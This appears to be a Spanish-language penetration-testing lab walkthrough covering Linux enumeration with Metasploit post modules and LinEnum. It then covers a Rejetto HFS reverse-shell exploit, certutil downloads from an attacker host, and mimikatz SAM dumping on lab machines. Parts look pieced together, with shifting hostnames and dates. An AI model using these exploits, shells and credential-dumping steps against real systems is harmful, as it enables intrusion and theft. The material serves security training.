root     40  0.0  0.0 248304 1152 ?        Sl   21:08  0:00 guacd
root     52  0.7  0.2 5202106 205060 ?        Sl   21:08  0:16 /usr/bin/java -Djava.util.logging.config.file=/opt/tomcat/conf/logging.properties -Djava.util.logging.manager=org.apache
root     98  0.9  0.0 1481144 55384 ?        Sl   21:09  0:05 guacd
root    205  0.5  0.0 247272 20196 ?        R    21:09  0:03 xrdp
root   211  0.0  0.0 233892 3964 ?        S    21:10  0:00 xrdp-sesman
root   212  0.0  0.0 777968 74048 ?        Sl   21:10  0:00 xfce4-session
root   213  0.2  0.0 351962 90180 ?        Sl   21:10  0:01 /usr/lib/xorg/Xorg :10 -auth .Xauthority -config xrdp/xorg.conf -noretain tcp -logfile .xorgxrdp.%s.log
root   222  0.0  0.0 307384 5760 ?        Sl   21:10  0:00 /usr/sbin/xrdp-chansrv
root   242  0.0  0.0 5624 1920 ?        S    21:10  0:00 dbus-launch --autolaunch c1e8459c3fa741d3bd0caf56de46eb9c --binary-syntax --close-stderr
root   244  0.0  0.0 6612 1920 ?        Ss   21:10  0:00 /usr/bin/dbus-daemon --syslog-only --fork --print-pid 5 --print-address 7 --session
root   274  0.0  0.0 5628 1920 ?        S    21:10  0:00 /usr/bin/dbus-launch --exit-with-session --sh-syntax
root   275  0.0  0.0 6980 2688 ?        Ss   21:10  0:00 /usr/libexec/at-spi2-bus-launcher --fork --print-pid 5 --print-address 7 --session
root   300  0.0  0.0 380620 6912 ?        Sl   21:10  0:00 /usr/libexec/at-spi2-bus-launcher
root   306  0.0  0.0 6744 3840 ?        S    21:10  0:00 /usr/bin/dbus-daemon --config-file=/usr/share/default/at-spi2/accessibility.conf --nofork --print-address 11 --address-
root   318  0.0  0.0 233984 7680 ?        Sl   21:10  0:00 /usr/libexec/at-spi2-registrayd --use-gnome-session
root   325  0.0  0.0 9736 1180 ?        Ss   21:10  0:00 /usr/bin/ssh-agent -s
root   330  0.0  0.0 223836 1536 ?        Sl   21:10  0:00 /usr/bin/gpg-agent --sh --daemon
root   331  0.3  0.0 601784 42420 ?        Sl   21:10  0:01 xfwm4
root   336  0.0  0.0 528144 7680 ?        Sl   21:10  0:00 /usr/libexec/gvfd
root   352  0.0  0.0 517824 27260 ?        Sl   21:10  0:00 xfsettingsd
root   357  0.0  0.0 674876 41036 ?        Sl   21:10  0:00 xfce4-panel
root   362  0.0  0.0 626916 24192 ?        Sl   21:10  0:00 Thunar --daemon
root   370  0.0  0.0 672816 38360 ?        Sl   21:10  0:00 libnotify
root   378  0.0  0.0 74052 42548 ?        Sl   21:10  0:00 /usr/lib/x86_64-linux-gnu/xfce4/panel(wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libwhiskermenu.so 1 2306
root   397  0.0  0.0 713616 22216 ?        Sl   21:10  0:00 im-applet
root   420  0.0  0.0 669796 40244 ?        Sl   21:10  0:00 /usr/lib/x86_64-linux-gnu/xfce4/panel(wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so
root   421  0.0  0.0 672816 38360 ?        Sl   21:10  0:00 /usr/lib/x86_64-linux-gnu/xfce4/panel(wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.s
```

Tampoco tenemos instalado el comando top en este ejemplo, pero se vería algo así:

```
root@demo:~/vsftpd-2.3.4# top
top
bash: top: command not found
root@demo:~/vsftpd-2.3.4#
```

Esto nos dará una lista de todos los procesos que se están ejecutando, entre otra información:

```
L# top
top - 21:28:25 up 110 days, 11:01,  0 user,  load average: 0.87, 0.73, 0.81
Tasks: 44 total,  1 running, 43 sleeping,  0 stopped,  0 zombie
%Cpu(s): 2.0 us, 0.4 sy, 0.0 ni, 97.5 id, 0.0 wa, 0.0 hi, 0.1 si, 0.0 st
MiB Mem : 96543.9 total, 8290.5 free, 16053.0 used, 73378.0 buff/cache
MiB Swap: 512.0 total, 499.8 free, 12.2 used. 80490.9 avail Mem

PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
 98 root      20  0 1481144 55384 28416 S  5.7  0.1  0:09.22 guacd
205 root      20  0 247272 20196 8064 S  2.7  0.0  0:05.35 xrdp
52 root      20  0 5202196 208516 32256 S  1.7  0.2  0:20.70 java
883 root      20  0 672232 100720 87284 S  0.7  0.1  0:02.78 qterminal
213 root      20  0 351916 90180 57328 S  0.3  0.1  0:02.26 Xorg
 1 root      20  0 2596 1536 1536 S  0.0  0.0  0:00.03 sh
 7 root      20  0 223308 3072 3072 S  0.0  0.0  0:00.01 startup.sh
33 root      20  0 231044 1764 1152 S  0.0  0.0  0:00.00 xrdp
35 root      20  0 233624 3840 3072 S  0.0  0.0  0:00.05 xrdp-sesman
38 root      20  0 27108 11128 1152 S  0.0  0.0  0:00.00 guacd
41 root      20  0 248304 11512 1536 S  0.0  0.0  0:01.05 guacd
211 root      20  0 233892 3964 3072 S  0.0  0.0  0:00.00 xrdp-sesman
212 root      20  0 777968 74048 60020 S  0.0  0.1  0:00.33 xfce4-session
222 root      20  0 307384 5760 4992 S  0.0  0.0  0:00.01 xrdp-chansrv
242 root      20  0 5624 1920 1920 S  0.0  0.0  0:00.00 dbus-launch
244 root      20  0 6612 1920 1920 S  0.0  0.0  0:00.00 dbus-daemon
274 root      20  0 5628 1920 1920 S  0.0  0.0  0:00.00 dbus-launch
275 root      20  0 6980 2688 1920 S  0.0  0.0  0:00.13 dbus-daemon
300 root      20  0 380620 6912 6528 S  0.0  0.0  0:00.00 at-spi2-bus-laun
306 root      20  0 6744 3840 3840 S  0.0  0.0  0:00.02 dbus-daemon
318 root      20  0 233984 7680 6912 S  0.0  0.0  0:00.05 at-spi2-registr
325 root      20  0 9736 1180 384 S  0.0  0.0  0:00.00 ssh-agent
330 root      20  0 223836 1536 1536 S  0.0  0.0  0:00.00 gpg-agent
331 root      20  0 601784 42420 31100 S  0.0  0.0  0:01.99 xfwm4
336 root      20  0 528144 7680 6912 S  0.0  0.0  0:00.02 gvfd
352 root      20  0 517824 27260 19964 S  0.0  0.0  0:00.20 xfsettingsd
```

Ahora vamos a enumerar los cron jobs:

```
root@demo:~/vsftpd-2.3.4# crontab -l
crontab -l
bash: crontab: command not found
root@demo:~/vsftpd-2.3.4#
```

En este caso podemos ver que no hay un crontab para el usuario root, por lo tanto, no se ha configurado cron jobs por parte del usuario root ni para el usuario root.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > crontab -l
[*] exec: crontab -l

no crontab for root
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

También podemos listar todos los archivos:

```
[*] exec: ls -al /etc/cron*
/etc/cron.d:
total 40
drwxr-xr-x 1 root root 4096 Jun 26 2024 .
drwxr-xr-x 1 root root 4096 Aug 3 21:08 ..
-rw-r--r-- 1 root root 188 May 21 2024 e2scrub_all
-rw-r--r-- 1 root root 331 Jul 14 2023 geoipupdate
-rw-r--r-- 1 root root 607 Dec 7 2023 john
-rw-r--r-- 1 root root 140 Mar 11 2024 ntpsec
-rw-r--r-- 1 root root 712 Jul 13 2022 php
-rw-r--r-- 1 root root 400 Jan 16 2024 sysstat
-rw-r--r-- 1 root root 294 Feb 11 2018 tiger

/etc/cron.daily:
total 64
drwxr-xr-x 1 root root 4096 Jun 26 2024 .
drwxr-xr-x 1 root root 4096 Aug 3 21:08 ..
-rwxr-xr-x 1 root root 539 Oct 11 2023 apache2
-rwxr-xr-x 1 root root 1478 Apr 29 2024 apt-compat
-rwxr-xr-x 1 root root 161 Jul 20 2023 chkrootkit
-rwxr-xr-x 1 root root 123 Apr 25 2024 dpkg
-rwxr-xr-x 1 root root 4722 Sep 30 2023 exim4-base
-rwxr-xr-x 1 root root 413 May 29 2024 lighttpd
-rwxr-xr-x 1 root root 377 Jan 5 2024 logrotate
-rwxr-xr-x 1 root root 1395 Jun 5 2024 man-db
-rwxr-xr-x 1 root root 652 Dec 7 2020 plocate
-rwxr-xr-x 1 root root 1007 Jun 18 2023 rkhunter
-rwxr-xr-x 1 root root 526 Jan 16 2024 sysstat
-rwxr-xr-x 1 root root 123 Jan 29 2014 tripwire

/etc/cron.monthly:
total 16
drwxr-xr-x 2 root root 4096 Jun 26 2024 .
```

## Automating Linux Local Enumeration

Una vez tengamos acceso al sistema objetivo vamos ha automatizar la enumeración del sistema objetivo.

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.242.64.2:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.242.64.3
[*] Meterpreter session 1 opened (192.242.64.2:4444 → 192.242.64.3:34276) at 2025-08-03 21:55:58 +0530

meterpreter > getuid
Server username: daemon
meterpreter > sysinfo
Computer : demo.ine.local
OS : Ubuntu 14.04 (Linux 6.8.0-57-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ps

Process List
=====

  PID  PPID  Name      Arch   User     Path
  --  --  --  --  --  --
  1    0  supervisord x86_64 root
  17   1  startup.sh  x86_64 root
  18   17 httpd       x86_64 daemon
  19   18 httpd       x86_64 daemon
  91   19 gettime.cgi x86_64 daemon /usr/local/bash-4.3.0/bin/bash
  92   91 gettime.cgi x86_64 daemon /usr/local/bash-4.3.0/bin/bash
  93   92 fwQir        x86   daemon /tmp/fwQir

meterpreter > ps aux
Filtering on 'aux'
No matching processes were found.
meterpreter > uname -r
[-] Unknown command: uname. Run the help command for more details.
meterpreter > 

```

El primer módulo post-exploitación en Linux que utilizaremos será: post/linux/gather/enum\_configs  
Este módulo enumerará todos los archivos de configuración:

```

msf6 post/linux/gather/enum_configs > run

[*] Running module against 192.242.64.3 [demo.ine.local]
[*] Info:
[*]   Ubuntu 14.04.6 LTS
[*]   Linux demo.ine.local 6.8.0-57-generic #59-Ubuntu SMP PREEMPT_DYNAMIC Sat Mar 15 17:40:59 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
[*] Failed to open file: /etc/apache2/apache2.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/apache2/ports.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/nginx/nginx.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/smrt/smrt.conf: core_channel_open: Operation failed: 1
[*] my.cnf stored in /root/.msf4/loot/20250803215835_default_192.242.64.3.linux.enum.conf_524613.txt
[*] Failed to open file: /etc/ufw/ufw.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/ufw/sysctl.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/security.access.conf: core_channel_open: Operation failed: 1
[*] shells stored in /root/.msf4/loot/20250803215836_default_192.242.64.3.linux.enum.conf_195702.txt
[*] sepermit.conf stored in /root/.msf4/loot/20250803215836_default_192.242.64.3.linux.enum.conf_338311.txt
[*] ca-certificates.conf stored in /root/.msf4/loot/20250803215836_default_192.242.64.3.linux.enum.conf_697201.txt
[*] access.conf stored in /root/.msf4/loot/20250803215837_default_192.242.64.3.linux.enum.conf_431333.txt
[*] Failed to open file: /etc/gated.conf: core_channel_open: Operation failed: 1
[*] rpc stored in /root/.msf4/loot/20250803215837_default_192.242.64.3.linux.enum.conf_778049.txt
[*] Failed to open file: /etc/psad/psad.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/mysql/debian.cnf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/chkrootkit.conf: core_channel_open: Operation failed: 1
[*] logrotate.conf stored in /root/.msf4/loot/20250803215838_default_192.242.64.3.linux.enum.conf_825914.txt
[*] Failed to open file: /etc/rkhunter.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/samba/smb.conf: core_channel_open: Operation failed: 1
[*] ldap.conf stored in /root/.msf4/loot/20250803215838_default_192.242.64.3.linux.enum.conf_973502.txt
[*] Failed to open file: /etc/openldap/openldap.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/cups/cups.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/opt/lamp/etc/httpd.conf: core_channel_open: Operation failed: 1
[*] sysctl.conf stored in /root/.msf4/loot/20250803215839_default_192.242.64.3.linux.enum.conf_192770.txt
[*] Failed to open file: /etc/proxychains.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/cups/snmp.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/mail/sendmail.conf: core_channel_open: Operation failed: 1
[*] Failed to open file: /etc/snmp/snmp.conf: core_channel_open: Operation failed: 1
[*] Post module execution completed

```

El siguiente módulo que veremos va a ser la enumeración de red: post/linux/gather/enum\_configs

```

msf6 post/linux/gather/enum_network > run

[*] Running module against demo.ine.local (192.242.64.3)
[*] Module running as daemon
[+] Info:
[+]   Ubuntu 14.04.6 LTS
[+]   Linux demo.ine.local 6.8.0-57-generic #59-Ubuntu SMP PREEMPT_DYNAMIC Sat Mar 15 17:40:59 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
[*] Collecting data ...
[-] Failed to open file: /etc/ssh/sshd_config: core_channel_open: Operation failed: 1
[*] Network config stored in /root/.msf4/loot/20250803220340_default_192.242.64.3.linux.enum.netwo_945169.txt
[*] Route table stored in /root/.msf4/loot/20250803220340_default_192.242.64.3.linux.enum.netwo_013607.txt
[-] Unable to get data for Firewall config
[*] DNS config stored in /root/.msf4/loot/20250803220340_default_192.242.64.3.linux.enum.netwo_493454.txt
[-] Unable to get data for SSHD config
[*] Host file stored in /root/.msf4/loot/20250803220340_default_192.242.64.3.linux.enum.netwo_277275.txt
[-] Unable to get data for Active connections
[-] Unable to get data for Wireless information
[*] Listening ports stored in /root/.msf4/loot/20250803220340_default_192.242.64.3.linux.enum.netwo_662274.txt
[*] If-Up/If-Down stored in /root/.msf4/loot/20250803220340_default_192.242.64.3.linux.enum.netwo_162934.txt
[*] Post module execution completed
msf6 post/linux/gather/enum_network > 

```

Echemos un vistazo a otro módulo de enumeración. Esto recopilará información del sistema y del usuario: post/linux/gather/enum\_system

```
[*] Unknown command. Type 'help' for more details.
msf6 post(linux/gather/enum_system) > run
[+] Info:
[+]   Ubuntu 14.04.6 LTS
[+]   Linux demo.ine.local 6.8.0-57-generic #59-Ubuntu SMP PREEMPT_DYNAMIC Sat Mar 15 17:40:59 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
[+]   Module running as "daemon" user
[*] Linux version stored in /root/.msf4/loot/20250803220631_default_192.242.64.3_linux.enum.syste_553796.txt
[*] User accounts stored in /root/.msf4/loot/20250803220631_default_192.242.64.3_linux.enum.syste_652373.txt
[*] Installed Packages stored in /root/.msf4/loot/20250803220631_default_192.242.64.3_linux.enum.syste_829235.txt
[*] Running Services stored in /root/.msf4/loot/20250803220631_default_192.242.64.3_linux.enum.syste_085248.txt
[*] Cron jobs stored in /root/.msf4/loot/20250803220631_default_192.242.64.3_linux.enum.syste_513364.txt
[*] Disk info stored in /root/.msf4/loot/20250803220631_default_192.242.64.3_linux.enum.syste_490265.txt
[*] Logfiles stored in /root/.msf4/loot/20250803220631_default_192.242.64.3_linux.enum.syste_400765.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20250803220631_default_192.242.64.3_linux.enum.syste_138032.txt
[*] CPU Vulnerabilities stored in /root/.msf4/loot/20250803220632_default_192.242.64.3_linux.enum.syste_481482.txt
[*] Post module execution completed
msf6 post(linux/gather/enum_system) > 
```

Ahora vamos a comprobar si es una máquina virtual o no este sistema Linux:  
 post/linux/gather/checkvm

```
msf6 post(linux/gather/checkvm) > set session 1
session => 1
msf6 post(linux/gather/checkvm) > run
[*] Gathering System info ....
[-] Failed to open file: /proc/scsi/scsi: core_channel_open: Operation failed: 1
[-] Failed to open file: /sys/hypervisor/uuid: core_channel_open: Operation failed: 1
[*] This does not appear to be a virtual machine
[*] Post module execution completed
msf6 post(linux/gather/checkvm) > 
```

```
msf6 post(linux/gather/checkvm) > use 22
msf6 post(linux/gather/checkcontainer) > set session 1
session => 1
msf6 post(linux/gather/checkcontainer) > run
[+] This appears to be a 'Docker' container
[*] Post module execution completed
msf6 post(linux/gather/checkcontainer) > 
```

Bien, ahora pasemos al script automatizado para la recopilación de todo la información del sistema.  
 Para ello, primero tenemos que subir al directorio temporal nuestro script.  
<https://github.com/rebootuser/LinEnum>

```
meterpreter > cd /tmp
meterpreter > pwd
/tmp
meterpreter > ls
Listing: /tmp
=====
Mode          Size  Type  Last modified      Name
---          --  --  --          --
100644/rw-r--r--  11    fil  2025-08-03 21:39:11 +0530  date
100777/rwxrwxrwx  207   fil  2025-08-03 21:55:57 +0530  fwQiR
100644/rw-r--r--  0    fil  2025-08-03 21:39:11 +0530  ready
040755/rwxr-xr-x  4096  dir  2020-06-17 01:42:09 +0530  vuln_files

meterpreter > upload /root/Desktop/LinEnum.sh
[*] Uploading : /root/Desktop/LinEnum.sh → LinEnum.sh
[*] Uploaded -1.00 B of 46.86 KiB (-0.0%): /root/Desktop/LinEnum.sh → LinEnum.sh
[*] Completed : /root/Desktop/LinEnum.sh → LinEnum.sh
meterpreter > shell
Process 327 created.
Channel 96 created.
/bin/bash-
/bin/sh: 1: /bin/bash-: not found
/bin/bash -
bash: cannot set terminal process group (17): Inappropriate ioctl for device
bash: no job control in this shell
daemon@demo:/tmp$ ls
LinEnum.sh
date
fwQiR
ready
vuln_files
daemon@demo:/tmp$ 
```


Bien. Una vez que tenemos subido nuestro script al directorio temporal, podemos empezar.

```
daemon@victim-1:/tmp$ ls
ls
LinEnum.sh
date
pDSSw
vuln_files
daemon@victim-1:/tmp$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
daemon@victim-1:/tmp$ ./LinEnum.sh
./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####

# www.rebootuser.com
# version 0.982           I

[-] Debug Info
[+] Thorough tests = Disabled
```



```
Scan started at:
Sun Feb 13 22:05:49 UTC 2022

### SYSTEM #####
[-] Kernel information:
Linux victim-1 5.4.0-94-generic #106-Ubuntu SMP Thu Jan 6 23:58:14 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 5.4.0-94-generic (buildd@lcy02-amd64-053) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #106-Ubuntu
SMP Thu Jan 6 23:58:14 UTC 2022

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.6 LTS"
NAME="Ubuntu"
VERSION="14.04.6 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.6 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"

[-] Hostname:
```

## Setting Up A Web Server With Python


Si por ejemplo queremos copiar un ejecutable de nuestra Kali, como por ejemplo mimikatz.exe:



```
[~]
# ls -al /usr/share/windows-resources/mimikatz/x64/mimi
mimidrv.sys      mimikatz.exe    mimilib.dll     mimispool.dll
[~]
# ls -al /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
-rw-r--r-- 1 root root 1355264 Sep 19  2022 /usr/share/windows-resources/mimikatz/x64/mimikatz.exe

[~]
#
```

Vamos a copiarlo a nuestro directorio actual:




```
[~]
# cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .
[~]
# ls
Desktop  Documents  Downloads  mimikatz.exe  Music  Pictures  Public  Templates  thinclient_drives  Videos
[~]
#
```

Una vez tengamos el ejecutable en nuestro directorio actual, vamos a configurar nuestro servidor de

Python:

```
[root@INE ~]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ahora si vamos a un navegador y ponemos nuestra dirección IP, podremos ver que se ha subido todo lo que está en nuestro directorio para descargar el archivo que queramos:



## Transferring Files to Windows Targets

En este caso en particular, utilizaremos un exploit de la base de datos ExploitDB, que es un script de Python.

```
[root@INE ~]# searchsploit rejecto
Exploit Title
Rejetto HTTP File Server (HFS) ~ Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)

Shellcodes: No Results
Papers: No Results

[root@INE ~]
```

Ahora, para usar este exploit, necesitamos configurar algunas opciones del script en Python, está escrito en Python2.

```
#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#           You may need to run it multiple times for success!
```

Además necesitamos configurar en el script nuestra dirección IP y el puerto que vamos a utilizar.

```
ip_addr = "10.10.37.4" #local IP address
local_port = "1234" # Local Port number
vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set"
save= "save|" + vbs
vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs|dim%20xHttp%3A%20Set|Set|Save|>"

# python exploit.py
```

Ahora, necesitamos iniciar nuestro servidor de Python, y en otra terminal ejecutaremos nuestro netcat.

```
[root@INE ~]
# nc -nvlp 1234
listening on [any] 1234 ...
```

```
[root@INE ~]
# cd /usr/share/windows-binaries

[root@INE /usr/share/windows-binaries]
# ls
enumplus  exe2bat.exe  fgdump  fport  klogger.exe  mbenum  nbtemum  nc.exe

[root@INE /usr/share/windows-binaries]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ahora ejecutaremos el script exploit de Python. Lo ejecutaremos dos veces debido a que la primera puede fallar:

```
[root@INE ~]
# python 39161.py demo.ine.local 80

[root@INE ~]
# python 39161.py demo.ine.local 80
```

```
[root@INE ~]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.37.4] from (UNKNOWN) [10.2.18.59] 49457
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\hfs>
```

Ya tenemos la reverse shell, sin necesidad de una sesión en Meterpreter.

Ahora pasemos a subir un ejecutable como mimikatz al sistema objetivo. Para ello utilizaremos la herramienta certutil:

```
C:\>mkdir Temp
mkdir Temp

C:\>cd Temp
cd Temp

C:\Temp>certutil -urlcache -f http://10.10.37.4/mimikatz.exe mimikatz.exe
certutil -urlcache -f http://10.10.37.4/mimikatz.exe mimikatz.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Temp>
```

```
C:\Temp>mimikatz.exe
mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::sam
Domain : WIN-OMCNBKR66MN
SysKey : 23675d238b2d51b9bd6c6885a4fbe6cf
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)
```

## Transferring Files To Linux Targets

Primero comenzaremos con un escaneo de puertos abiertos y sus respectivos servicios, continuando de sus versiones específicas.

```
msf6 > db_nmap -sV -T4 demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-04 03:33 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.53.50.3)
[*] Nmap: Host is up (0.000025s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
